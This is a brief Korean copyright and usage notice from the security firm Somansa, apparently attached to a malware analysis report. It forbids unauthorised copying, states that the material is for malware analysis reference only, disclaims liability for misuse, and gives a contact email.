본 자료의 전체 혹은 일부를 소만사의 허락을 받지 않고, 무단게재, 복사, 배포는 엄격히 금합니다. 만일 이를 어길 시에는 민형사상의 손해배상에 처해질 수 있습니다.

본 자료는 악성코드 분석을 위한 참조 자료로 활용 되어야 하며, 악성코드 제작 등의 용도로 악용되어서는 안됩니다. (주) 소만사는 이러한 오남용에 대한 책임을 지지 않습니다.

Copyright(c) 2021 (주) 소만사 All rights reserved.

궁금하신 점이나 문의사항은 malware@somansa.com 으로 해주세요.